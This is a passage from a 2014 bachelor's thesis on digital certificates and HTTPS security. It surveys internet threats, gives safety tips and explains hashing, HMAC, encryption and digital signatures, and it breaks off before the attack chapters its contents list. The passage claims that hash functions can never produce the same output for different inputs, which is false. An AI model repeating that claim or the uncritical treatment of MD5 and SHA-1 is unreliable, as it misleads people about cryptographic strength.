

Evgeniia Gromyko

INVESTIGATION OF DIGITAL CERTIFICATES


Verification of reliability and resistance to
external attacks

Bachelor's Thesis
Information Technology

May 2014



DESCRIPTION

		Date of the bachelor's thesis 27.05.2014
Author(s) Evgeniia Gromyko	Degree programme and option Information Technology	
Name of the bachelor's thesis INVESTIGATION OF DIGITAL CERTIFICATES Verification of reliability and resistance to external attacks		
Abstract The purpose of the current study it to verify the reliability of Digital Certificates implemented on the websites. The thesis helps to get an idea if it is safe to use the online services for the transmission of confidential information. This project allows to identify the security level of HTTPS protocol and its ability to resist to such attacks as spoofing and man-in-the-middle. In the document the different methods to produce the attacks are presented and results are analysed with the disclosure of benefits and limitations of each of them. The practical part contains detailed information about the process of experiments and all appropriate configurations. The aim of the practice was to intercept the private data such as usernames and passwords transmitted through the secured connection. The studies shown that the usage of digital certificates does not give 100 percent guarantee of providing the security. Nevertheless, taking into consideration the conditions of experiments realization, it was concluded that for today the use of certificates is one of the most reliable ways of the protection. When the user executes the minimum safety requirements, the probability of data loss is at a quite low level. The information from this study may be used for learning, testing and improving the security level for websites. It can be useful for IT students, teachers, web developers and security staff.		
Subject headings, (keywords) Digital Certificate, security, SSL, BackTrack, attack, man-in-the-middle, spoofing, HTTPS, reliability		
Pages 47	Language English	URN
Remarks, notes on appendices		
Tutor Matti Koivisto	Employer of the bachelor's thesis Mikkeli University of Applied Sciences	

CONTENTS

1	INTRODUCTION	1
2	INTERNET THREATS.....	2
2.1	The most common types of online threats	2
2.2	Advanced threats.....	4
2.3	Types of attack.....	6
2.4	Methods of maintenance of the Internet security.....	7
3	DIGITAL CERTIFICATES	9
3.1	Authentication, Integrity and Confidentiality.....	9
3.2	Digital Certificate and digital signature.....	14
3.3	Certificate Authorities and types of Digital Certificates.....	17
3.4	Protecting Digital Certificates	19
3.4.1	Current security challenge – Heartbleed	19
4	THE DOMAIN NAME SERVICE	20
4.1	Acquaintance with DNS	20
4.2	DNS Security	24
5	TESTING RELIABILITY OF HTTPS	26
5.1	Initial data and topology	27
5.2	Spoofing the secured website	28
5.2.1	Getting the private information	31
5.3	Man-in-the-middle attack using SSLstrip.....	33
5.3.1	SSLstrip and Arpspoof	35
5.3.2	SSLstrip and Ettercap	37
6	CONCLUSION	39
	BIBLIOGRAPHY	41

1 INTRODUCTION

The number of online services is growing every day. Today, almost everyone regardless of age uses the Internet. Unfortunately, in addition to ordinary users there are many intruders, who use an access to the network and the gullibility of customers for their own profit. Ordinarily the Internet users often think that installed antivirus and firewall are all that is necessary to ensure the safety of the computer. The best minds in the IT industry each year create more and more new products to maintain the stability and security of the Internet. Consider one of them. HTTP protocol transmits data to the network in clear text, which means that if the attacker captured sent login and password, he can easily take advantage of them. HTTPS, which uses a secure SSL channel to transmit data, came to replace HTTP. Transmitted data is encrypted and even if someone intercepted the package, he or she cannot read it. This protocol is used widely and successfully on many sites that require enhanced protection of personal data, such as funds transfers. Before entering any information, the user must be sure in safety of the service. Green letters “HTTPS” and the lock icon give assurance of reliability of the site.

This document is a half of bigger project “Investigation of Digital Certificates”. First part belongs to Evgeny Malygin. His work is to create Digital Certificate for a local website. The aim of my thesis is to check the reliability of Digital Certificates. For that reason firstly it is needed to investigate the topic area in theory and then implement new knowledge in practice.

The chapter 2 of the theoretical part considers what dangers lurk in the global network - types of Internet threats and how to avoid them. In chapter 3 the basic concepts, needed to understand how the certification system works, is analyzed. Chapter 4 is devoted to the review of a DNS server and its role in the network.

The purpose of the practical part is to check the level of reliability of HTTPS. The one method is to create a fake Certificate and apply it to a fake website. Another way is to intercept the communication and read the personal information. In chapter 5 various ways of spoofing secured website (with HTTPS) and man-in-the-middle attack are considered. To implement the practical part four virtual machines in the same local network with specific software are used.

The output of the work accomplished is described in conclusion.

2 INTERNET THREATS

There are variety of different types of threats on the Internet. In this section I introduce the most common types of them. First I start with short descriptions of viruses, worms, Trojan horses, phishing and spam followed by more advanced threats like Designer Malware, Spear Phishing, Ransomware, Root kits. Further, I briefly touch on the types of attacks and at the end of the chapter, consider methods of protection against Internet threats.

2.1 The most common types of online threats

Viruses

A virus is a tiny contagium that lives inside the other alive organisms and uses them for reproduction. It cannot propagate independently. (Freudenrich 2013.)

A computer virus has the same definition, only living organisms are computers in this case. Hereinafter, the term virus should be understood as a computer virus.

The computer virus is malicious software that is attached to another program. It can copy itself and execute unexpected operations on a computer. Usually viruses have to be installed by user but also there are such viruses which wait for a certain time and then activate or they can install themselves at the first line of .exe file's code.

Viruses can be harmless or destructive. The first of them does not cause great harm to the end computer, but may be annoying when it shows infinite advertisement or pictures on the screen. Much more dangerous viruses are those that modify or delete data on the computer.

The most common ways for infecting are the Internet, email and removable drives. Virus may stay on the computer for a long time. Because of coping and mutations antivirus program cannot detect it. (Cisco Systems Inc. 2012.)

Worms

Similar to regular worms tunneling through soil, computer worms go through the computer's memory and hard drive. By multiplying many times they can take up all available memory or hard disk space. (TechTerms.com 2006.)

Unlike a virus, the worm does not require the user's action. It executes the code and copies itself into memory and hard drive, infecting one computer first, and then the other devices on the network. This greatly slows down the speed of the network and hosts. Worms are pretty dangerous type of threat, because they are capable of very rapid distribution. They based on weaknesses in software applications and used to exploit these known vulnerabilities. (Cisco Systems Inc. 2012.)

Worms are spread via a link to a web resource, via email attachments, via peer-to-peer file sharing networks or as network packets. (Kaspersky Lab 2014)

Trojan horse

A Trojan horse is a malicious application that is disguised as a useful file. For example a user downloaded a game from the Internet and installed it on the computer. Without the user knowing, Trojan horse also was installed and started. Now the attacker can get different privileges such as an unauthorized remote access, passwords, stop antivirus programs, halt the network activity etc. (Cisco Systems Inc. 2012.)

Symantec Corporation (2010) gives us a classification of Trojan programs by their functions:

Backdoor Trojan – a primary purpose is to open a back door to allow remote access;

Downloader – an aim is to download piece of software, usually additional malware;

Infostealer – a goal is to steal information from the computer.

Phishing

Phishing is an email, website or phone call which are directed to steal the personal information of victim. Microsoft Corporation (2014) shows a good example how to recognize the phishing email (Figure 1).




FIGURE 1. Phishing in an email message

The attacker use threats to scare the user and make him act immediately, forgetting about safety. Easy to expose a fraudster is his style of writing a message. Often they make mistakes or text looks unpresentable. Worthy companies never allow such in their letters. Reference is likely to launch a virus or direct to a malicious website. For more persuasiveness widely known companies are used that are actually fake.

Spam

Spam is an unsolicited commercial e-mail. Spam itself is not a malicious program, however, is a very popular way of transmitting viruses. It can be considered as the first step towards a more serious security threat. Fortunately, nowadays fewer and fewer people believe unknown senders. For such users spam is a garbage in their e-box, which is unpleasant but at least harmless.

Spam emails are sent out in mass quantities by spammers who pursue the following goals: make money – if somebody will respond; run phishing scams – to get personal information; spread malicious code. (Kaspersky Lab 2014.)

2.2 Advanced threats

For a long time anti-virus system has effectively protected computers from intruders. With the development of malicious programs protective software develops as well. Modern viruses are very different from viruses of the past. Hackers have begun to write a more narrowly focused codes that are not always replicate, not to get into the database. New threats often bypass the first detection stage, pretending to be harmless, which undermines all the traditional security system. Hackers combine several malicious methods in one, which increases the chances of success.

“Each evolving threat has a unique approach or attribute that can increase enterprise risk. In order to reduce risk of successful malicious code attacks, security officers should know the enemy. Security professionals must understand the key attributes, characteristics, and potential deployment scenarios of modern attacks to shore up their defenses” (IBM 2007, p. 4).

Further consider more advanced network dangers, which we were not accustomed to hear: Designer Malware, Spear Phishing, Ransomware and Root kits.

Designer Malware

Designer malware is a malicious code written for one particular company or several companies working in the same field. Attackers use the specifics of the system and the protection of the company, which increases the chances of penetration. They study the behavior and reaction of security system before creating a threat - how it reacts for different irritants. Well-designed and narrowly common codes may long remain unnoticed. (IBM 2007.)

Spear Phishing

Spear phishing is a conjunction of phishing with social engineering. It also focuses on one certain user or small group of people. Effective action is achieved through using personal information such as a name. When a person receives a letter addressed to him personally, correctly drawn up, from the official representation (which is actually fake) with any personal information included, he or she trusts the attacker easily. (Symantec Corporation 2014.)

Ransomware

Ransomware is a malicious code that encrypts important documents and requires some payment to get access to information again. The user must pay the money and only after that he will again be able to open his or her files. However, there is no guarantee that after the payment the access will appear.

According to Microsoft Corporation (2014) there are two types of ransomware:

Lock screen ransomware is a full-screen image which prevents any access on the PC;

Encryption ransomware is a lock on files with a password, stopping opening them.

One smart way is used to avoid people contact to the security department – this is threat. For example, everybody will know that the user is visiting inappropriate web sites and it does not matter, it is true or not. Nobody wants to be publicly humiliated. (IBM 2007.)

Rootkit

A rootkit allows someone to maintain command and control over a computer system, without the user knowing about it. Attacker works as an administrator. “This means that the owner of the rootkit is capable of executing files and changing system configurations

on the target machine, as well as accessing log files or monitoring activity to covertly spy on the user's computer usage.” (Bradley 2014.)

Rootkit is one of the most dangerous threats, for the reason that it hides malicious codes from detection. That works with any type of code. When malware is inside of the target computer, the system also cannot detect it, because rootkit hides it in the directory.

“Using behavior-based protection technology can help to identify rootkits before they can establish themselves. After the rootkit hides, it may be too late and damage could be irreversible” (IBM 2007, p. 7).

2.3 Types of attack

In addition to the well-known dangers in the network there are many other types of threats. To better understand how to deal with them, it is necessary to classify them. All attacks can be divided into three types: Reconnaissance Attacks, Access Attacks and Denial of Service Attacks.

Reconnaissance Attacks

Reconnaissance attacks are aimed at collecting information about the future victims. Initially attackers determine active IP addresses, after that they scan ports and services to identify weaknesses. Unfortunately, applications for this kind of activities are in free circulation on the Internet. Such attacks prepare data for more malicious future influences. If vulnerabilities are found, then it is easier to get an access to the system and remain undetected. (Cisco Systems Inc. 2012.)

Access Attacks

Access attacks are unauthorized penetrations to the private information (for instance accounts, passwords, documents, etc.). Attackers exploit vulnerabilities in services for personal gain.

Types of access attacks:

Password attack. The aim is to get a password. The most common way is a dictionary attack, in other words password guessing using dictionaries for various languages.

Trust exploitation. Unauthorized use of system privileges for personal gain.

Port redirection. A compromised system is used to install the tools for further attacks against other devices.

Man-in-the-middle attack. The attacker “wedged into the conversation” between two users to intercept or modify the data being transmitted.

Buffer overflow. As a result of buffer overflow old records are removed and new ones are added. For that reason the actual data can be overwritten by malicious codes. (Cisco Systems Inc. 2012; Microsoft Corporation 2014.)

Denial of Service Attacks

The aim is to significantly reduce applications’ performance or completely stop them, that is, to block access for normal operation. Implemented by sending huge number of requests over a network or the Internet. (Cisco Systems Inc. 2012)

After gaining access to the network, the attacker can send invalid data to applications or network services, flood a computer or the entire network or block traffic. (Microsoft Corporation 2014)

2.4 Methods of maintenance of the Internet security

Talking about improving of security, I would like to clarify, what actually security is. Schaefer et al. (2013, 394) mention that “Security can be defined as a state of freedom from attack or danger.” and “... totally secure computer is one that is switched off, encased in concrete, and dumped at the bottom of the ocean.” They note also that there are very few or even no software products at all without any kind of security vulnerability. Even if software itself is completely bug-free, it may be compromised because of way in which it interacts with other systems or poor operational practices (for instance, weak password). Although we cannot create a perfectly secure computer, we should strive to this, to satisfy our needs using the computer but not turn it into a subject of eternal struggle.

In the chapters above, I revealed the most famous risks in the network. However, it is not enough to well know the enemies, also it is necessary to know how to fight them. This chapter is devoted to the rules to be followed when working with a computer. There is no need to be an IT specialist to observe these simple conditions for one’s safety.

The primary tool of mitigating any types of attacks, especially viruses and Trojan Horses, is antivirus software. It prevents infecting of hosts and spreading malicious code. Nowadays it is the most widely used security product.

Antivirus software can be updated automatically or on demand and this is the most critical requirement for keeping a network free of viruses. It is much easier to maintain up-to-date antivirus software than spend precious time to clean up infected computers and repair the data.

Worms are more network-based than viruses, and they use vulnerability of the network to get inside. Unfortunately, updated antivirus software is not enough in that case. To combat worms requires more professional skills. The keys to success are a well-tuned network without opened backdoors and control of incoming and outgoing traffic, that is using of firewall and access lists. (Cisco Systems Inc. 2012.)

As for spam and phishing, here all the responsibility rests with the user. To reduce the amount of spam it is possible to set up multiple email addresses, at least two: private, which should only be used for personal correspondence and public.

Address have to be difficult to guess, because spammers create lists of possible email addresses based on different names, words, and numbers. However, it is not enough to make a complicated address – avoid using the private email address on publicly accessible online resources. Nevertheless, in cases when you must publish the private address, try to mask it. For example, use “dot” and “at” instead of “.” and “@”. Also if there is such possibility, put the address as a picture instead of link. When spammers add email to their lists, the only one way to avoid spam is to change the address.

Public email address might be used for public forum registrations, to subscribe to mailing lists and other Internet services.

Simple rules, helping to avoid large amounts of spam:

1. Change the address periodically;
2. Never respond to any spam;
3. Think before you click “unsubscribe”;
4. Keep the browser updated;
5. Use anti-spam filters.

Spammers collect active email addresses, therefore when you respond or click “unsubscribe” from unknown source, it may increase the amount of spam in the email box. The more user responds, the more spam he or she gets. (Kaspersky Lab 2014.)

To conclude this section I would like to summarize the basic safety recommendations.

1. If you do not know the source or you are unsure if a link is valid, do not click on it;
2. Navigate to a site directly and verify its authenticity;
3. Use strong passwords and change them often;
4. Use different passwords for different goals;
5. Secure the list of passwords in a password-protected file;
6. Do not ever share the passwords;
7. Always treat public wireless networks as untrusted;
8. Control physical access to systems;
9. Shut down unnecessary services and ports;
10. Perform backups and test the backed up files on a regular basis;
11. Use an anti-virus, anti-malware, and firewall software and keep them up-to-date;
12. Avoid using untrusted computers or untrusted computer networks;
13. Download applications from trusted companies, and check all permissions before completing the download.
(Westman 2013; Cisco Systems Inc. 2012; Kaspersky Lab)

3 DIGITAL CERTIFICATES

3.1 Authentication, Integrity and Confidentiality

In the modern world online services are becoming more popular. Without leaving home, it is possible to perform many things: go shopping, pay utility bills, meet friends, book a hotel, order a pizza and more. Given the overriding parameters of today’s human – time and convenience, we often do not think about the safety of such operations. In this chapter we will get acquainted with the base of security of transmitted data: Authentication, Integrity and Confidentiality.

Authentication is a guarantee that the sender is the one by whom he calls himself. If I use a bank card to withdraw money, I enter PIN code, which proves that I am the owner of this card and gives me the right to use it. Before boarding an airplane, I give my

passport, which is my proof that I am the person who bought the ticket. Analogically with these examples, making purchases on the Internet, the user must be sure that he or she is on the original website of the company (not on the similar to it blende) and sends the money in the right direction.

Data Integrity is a guarantee that the transmitted data has not been altered in transit. That is, when someone sends an ordinary letter or email, he or she expects that the recipient will get the same information which was forwarded. However, the letter can be intercepted, and the content changed.

Data confidentiality is a guarantee that only the receiver can read the message. It means that even in case when the letter is intercepted, nobody can read the text and private information is not become public. (Cisco Systems Inc. 2012.)

To provide these three main aspects of security, there are technologies such as encryption and hash.

Hashing is based on one-way mathematical function which is quite easy to calculate, however, with the end result, almost impossible to get the original value. Cisco Systems Inc. (2012) compares it with coffee beans, which are easy to grind and cannot be collected back to the grain.

There are two well-known hash functions: Message Digest 5 (MD5) and Secure Hash Algorithm 1 (SHA-1). I will not elaborate dwell on these functions, as they are similar, consider only the general principles of hashing.

The procedure takes a data of arbitrary length and returns a fixed-length bit string called the hash value (Figure 2). The sender calculates the hash value and sends it together with message. Receiver then also calculates the hash value and they must match. This means that the message was not altered during transmission. With hash functions, it is impossible for two different sets of data to come up with the same hash output. Every time the data is changed, the hash value also changes.




FIGURE 2. Cryptographic hashing function (Cisco Systems Inc. 2012)

Because of its irreversibility hashing cannot generally be used to ensure confidentiality. If the message is encrypted, nobody can read it, even the recipient. However, this method of encryption is used for cases when decryption is not required, such as storing passwords on the computer. In this case, the user knows his or her passwords, and nobody else can read them. But, if the password is forgotten, it must be reset, because there is no other way of recovering.

Hashing only prevents the message from being changed accidentally, for example because of error. It is vulnerable to man-in-the-middle attacks. When the message goes through the network, the attacker can snap up the message, change it, recalculate the hash value, and attach it to the message. Nonetheless, hashing is successfully used in other, more advanced algorithms such as keyed-hash message authentication code (HMAC) and nested message authentication code (NMAC).

HMAC combines a cryptographic hash function with a secret key. The sender puts data and secret key to the hashing algorithm and calculates HMAC fingerprint. Receiver calculates the fingerprint the same way, puts received data and secret key to the hashing algorithm and gets the result (Figure 3). In this case the secret keys are identical and they are known only to the sender and recipient. Now the attacker has to know not only used hashing algorithm but also the key, without the correct key it is impossible to make the correct fingerprint. Thus HMAC provides the integrity and authentication.




FIGURE 3. HMAC (Cisco Systems Inc. 2012)

NMAC is similar to HMAC but it uses double keyed hashing. First a keyed hash function is applied to the message (input message and secret key to the hashing algorithm), and then this hash value is input into a second keyed function. (Koblitz & Menezes 2013.) Figure 4 visually demonstrates how NMAC works.




FIGURE 4. NMAC

To provide confidentiality encryption is applied. Encryption is a process of encoding data and only authorized people can read it. Unlike hashing algorithm, encrypted message can be decrypted using a correct key. There are two basic classes of encryption algorithms: symmetric and asymmetric. Briefly consider the operating principles of these two technologies with their advantages and disadvantages.

Symmetric encryption algorithm (also known as a shared-secret key encryption) is based on using the same secret key for encryption and decryption. The sender encrypts the plaintext message with the symmetric encryption algorithm and the shared key; sends the ciphertext to the recipient. After that the recipient decrypts the ciphertext back into plaintext with the shared key (Figure 5). Symmetric encryption is characterized by high speed, because this is a simple mathematical calculations. However, its problem is that before starting the exchange of messages, sender and receiver must obtain the secret key. To ensure the confidentiality of future communications, the key must be well protected in transit. Examples of this algorithm are DES, 3DES, AES, IDEA etc.




FIGURE 5. Symmetric encryption algorithm (Microsoft Corporation 2005)

Asymmetric encryption algorithm (also known as public key encryption) is based on using different keys for encryption and decryption. The principle of Asymmetric encryption algorithm is illustrated in Figure 6. There are two keys: public and private. Everybody who wants to send an encrypted message to certain recipient must have the public key. This key can be transmitted openly through the Internet. Private key is known only to recipient and used for decryption. Accordingly, the only keeper of private key can read the message. Asymmetric encryption may be used for authentication as well. In this case public and private keys are used vice versa, that is private key for encryption and public key for decryption. Asymmetric encryption is much slower than symmetric because of difficult computational algorithms but it is more secure. This

algorithm have to be used in conjunction with authentication to get a proof that these pair of keys are from the original source. Examples of this algorithm are RSA, ElGamal and other.




FIGURE 6. Asymmetric encryption algorithm (Microsoft Corporation 2005)

At the end of this chapter I would like to highlight a couple of security issues related to encryption. First of all the encryption does not prevent data tampering. Attacker cannot change the plaintext in transmit, but he or she can change or delete bits in ciphertext. Recipient after decryption will get not the original message. For that reason authentication, integrity and confidentiality have to be checked simultaneously. Second point is that the symmetric key must be changed periodically and be difficult for guessing, because the attacker can collect messages and try to find the secret key logically. (Microsoft Corporation 2005.)

3.2 Digital Certificate and digital signature

A Digital Certificate is an electronic identity card, which means you can submit the document electronically and it will be your proof of authentication. Obtaining Digital Certificate, owner gets a pair of electronic keys that is used for encryption and signing digital information (asymmetric model). In conjunction with encryption a security level is increased.

To verify that you use the secured connection, look at the address bar. HTTPS (HyperText Transfer Protocol Secure) uses SSL or TLS protocols to protect the data transmission. Green padlock and HTTPS instead of normal HTTP indicates that the website uses the Certificate for safety of operations.

A Digital Certificate typically contains the following information:

1. Owner's name and owner's public key
2. Expiration date of the public key
3. Serial number of the Digital Certificate
4. Name and digital signature of the issuer

For different browsers visual design may vary, however, the logic is always the same.

In Figure 7 the example of Digital Certificate for Mozilla Firefox is presented.




FIGURE 7. Digital Certificate

A digital signature is an electronic equivalent of the usual signature on paper. It ensures the consent of the signature's owner with the signed document. Digital signature is based on a hash function and a public-key algorithm and it is even more reliable than handwritten, since it gives accurate information about the owner and without the private

key it cannot be faked. Person who signed electronic document has no right to abandon its conditions that guarantees the execution of obligations by all parties. A digital signature provides not only authentication and nonrepudiation, but also the integrity of the document. (Symantec Corporation 2014.)

In conclusion, consider how to provide a completely protected messaging with three aspects of security: authentication, integrity and confidentiality. In Figure 8 Cisco Systems Inc. (2012) illustrated the conversation between Alice and Bob step by step. Before starting the communication Alice and Bob have got their own Digital Certificates, exchanged them and verified each other by using CA's public key. After that procedure they have public key of the interlocutor and they can be sure of the authenticity of this key.

